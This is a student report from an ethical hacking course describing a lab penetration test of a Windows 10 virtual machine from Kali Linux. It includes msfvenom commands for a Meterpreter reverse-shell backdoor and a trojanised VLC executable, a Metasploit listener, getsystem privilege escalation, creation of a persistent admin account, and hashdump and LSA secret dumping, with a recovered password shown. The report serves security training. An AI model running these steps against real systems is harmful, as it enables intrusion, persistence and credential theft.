E&ICT IIT Kanpur Ethical Hacking Summer Online Training Program 2025

Penetration Testing on Windows Operating System

Shameer Basha Shaik

Requirement:

- ☐ **Kali Linux**
- ☐ **Windows:- 10**

Objective:

In this project we are going to check vulnerabilities in windows and if found, exploiting those vulnerabilities. If we don't find vulnerabilities then we check how installing software from an unauthorised source on the internet can cause harm to your system and make your system vulnerable to hack.

Footprinting & Scanning:


- Know the Network Topology


We identified our machines were on the same subnet and confirmed networking mode in VMware was set to **NAT Adapter**. This allows direct IP communication.

The below screenshots show that ip of kali→ attacker is 192.168.184.129 and also that both the attacker and the victim are set to same network adapters.

```
[sudo] password for kali:
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.184.129  netmask 255.255.255.0  broadcast 192.168.184.255
        inet6 fe80::a22d:83f:6397:daec  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:1d:3a:dd  txqueuelen 1000  (Ethernet)
        RX packets 63349  bytes 80753938 (77.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16330  bytes 3013370 (2.8 MiB)
        TX errors 0  dropped 2 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 82  bytes 9326 (9.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 82  bytes 9326 (9.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```






🔸 Identify the Target Machine

Used netdiscover cmd and got to know the ip address of the target Windows 10 system.

netdisover -r 192.168.184.0/24 → used to know ip and mac address of vm windows 10.



🔸 Get IP & MAC Address

From netdiscover:

Ip address → 192.168.184.134


Mac address → 00:0c:29:47:35:9a

🔸 Intense Scan of Target

nmap -T4 -A -v 192.168.184.134

Performed an aggressive scan to identify open ports and services. Found typical closed port behavior, indicating no remote service vulnerabilities.

But nothing seemed to be useful from the scan, nothing important to understand exploit or vulnerability. So let us drop a payload manually.




🔸 Check for Firewall & Bypass

Got to know from the nmap scanning that there exist firewalls, we shall bypass these security provisions in future

Exploitation & Access

🔸 Create Backdoor with `msfvenom`

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.184.129 LPORT=8080 -f exe -o backdoor.exe



`msfvenom`

- **Why Used:** To generate a custom payload that creates a reverse TCP connection from the victim to the attacker.
- **What It Did:** Produced `backdoor.exe`, an executable that initiates a Meterpreter session back to Kali (`LHOST=192.168.184.129`, `LPORT=8080`).

🔸 Simulate Binding with Software

Binding could use:


msfvenom -x VLC.exe -p windows/meterpreter/reverse_tcp LHOST=... -f exe -o fused.exe


`msfconsole` + `exploit/multi/handler`

- **Why Used:** To listen for incoming connections from the victim after payload execution.
- **What It Did:** Handled the reverse TCP session and provided an interactive Meterpreter shell once the payload was run.

🔸 Send to Victim

Payload manually transferred to Windows via shared folder, simulating social engineering or USB drop.






Set Up Listener in Kali

The following cmds are run:


- msfconsole
- use exploit/multi/handler
- set payload windows/meterpreter/reverse_tcp
- set LHOST 192.168.184.129
- set LPORT 8080
- exploit



Here we have used metasploit framework to understand the payload and drop it to the listener on 8080 and opening a session using meterpreter exploit.

🔸 Gain SYSTEM Privileges

getsystem




getsystem

- **Why Used:** To escalate privileges to SYSTEM inside Meterpreter.
- **What It Did:** Successfully used Named Pipe Impersonation to achieve the highest local privilege, unlocking deeper post-exploitation capabilities.

🔸 Create Persistent Access

- net user shameer_admin /add
- net localgroup administrators shameer_admin /add



Created a persistent local admin account called `shameer_admin` for privileged access without using the original payload again.

`net user` + `net localgroup`

- **Why Used:** To manually create a local user and add it to the administrators group.
- **What It Did:** Established persistence by creating `shameer_admin` with admin rights for re-entry without the original payload.

Post-Exploitation


🔸 Extract OS, BIOS, Disk, and Motherboard Info


Cmds are:

- systeminfo
- wmic bios get serialnumber
- wmic diskdrive get model
- wmic baseboard get product, manufacturer

Findings:

- **OS Name:** Windows 10 Pro (Build 19045)
- **BIOS Serial:** `VMware-56 4d 25 3b...`
- **Disk Model:** VMware Virtual NVMe Disk
- **Motherboard:** Intel 440BX Desktop Reference Platform





`sysinfo`

- **Why Used:** To gather basic information about the target OS and architecture.
- **What It Did:** Revealed Windows version, system architecture (x64), hostname, and logged-in users.

`whoami`

- **Why Used:** To confirm the session's current user and privilege level.
- **What It Did:** Showed the active user (`DESKTOP-CJAVKK9\shame`), verifying session scope.


```
C:\Users\shame\Downloads>whoami
whoami
desktop-cjavkk9\shame
```

`ipconfig`

- **Why Used:** To identify the target's IP address and network interfaces.
- **What It Did:** Confirmed the victim's local IP (`192.168.184.134`) and network configuration.

`systeminfo`, `wmic bios`, `wmic diskdrive`, `wmic baseboard`


- **Why Used:** To gather detailed hardware and OS data.
- **What It Did:** Provided BIOS serial number, disk model, motherboard type, and OS build — useful for targeted attacks or profiling.




🔸 Get NTLM Hashes & Secrets

Cmds are:

- hashdump
- lsa_dump_secrets





Findings:

- NTLM hashes for 6 accounts including shame and Administrator
- Secret: DefaultPassword = 8TL66P0OTJ1JPH
- DPAPI and NL$KM system secrets for encrypted credential handling

hashdump

- **Why Used:** To extract NTLM password hashes from the SAM database.
- **What It Did:** Provided encrypted hashes for multiple local users, used later for cracking.

